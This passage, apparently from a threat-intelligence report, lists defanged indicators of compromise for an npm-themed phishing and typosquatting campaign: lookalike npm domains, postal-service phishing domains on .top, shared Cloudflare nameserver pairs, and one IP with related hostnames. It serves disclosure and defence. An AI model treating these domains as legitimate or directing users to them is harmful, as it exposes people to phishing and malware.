1. Sharing the same Cloudflare DNS pair indicating they may be under the same user account: [CASH.NS.CLOUDFLARE\[.\]COM](#) & [NELCI.NS.CLOUDFLARE\[.\]COM](#)
2. Registered with NameSilo
3. Contain the string [npm](#)

[dieorsuffer\[.\]com](#)
[npnjs\[.\]com](#)
[prod01-npmjs\[.\]com](#)

The following domains are related by the Cloudflare DNS server pair [carlane.ns.cloudflare\[.\]com](#) & [ruben.ns.cloudflare\[.\]com](#) as well as being registered with NameSilo. These are all various phishing domains with a postal service nexus. These domains are related to [scavenger](#) at very low confidence.

anpost-ie[.]top
biz-itapost[.]top
ie-anpost[.]top
italiane-poste[.]top
mypost-gob[.]top
poste-italiane[.]top
uspsmypost[.]top

Infrastructure Analysis: IP Address

Most of the IP addresses used in this campaign are behind Cloudflare except for one: **45.9.149[.]210**. This IP is related to the following hostnames via passive DNS resolutions that are contemporaneous with the campaign.

firebase[.]su
dieorsuffer[.]com
tmpl.rdntocdns[.]com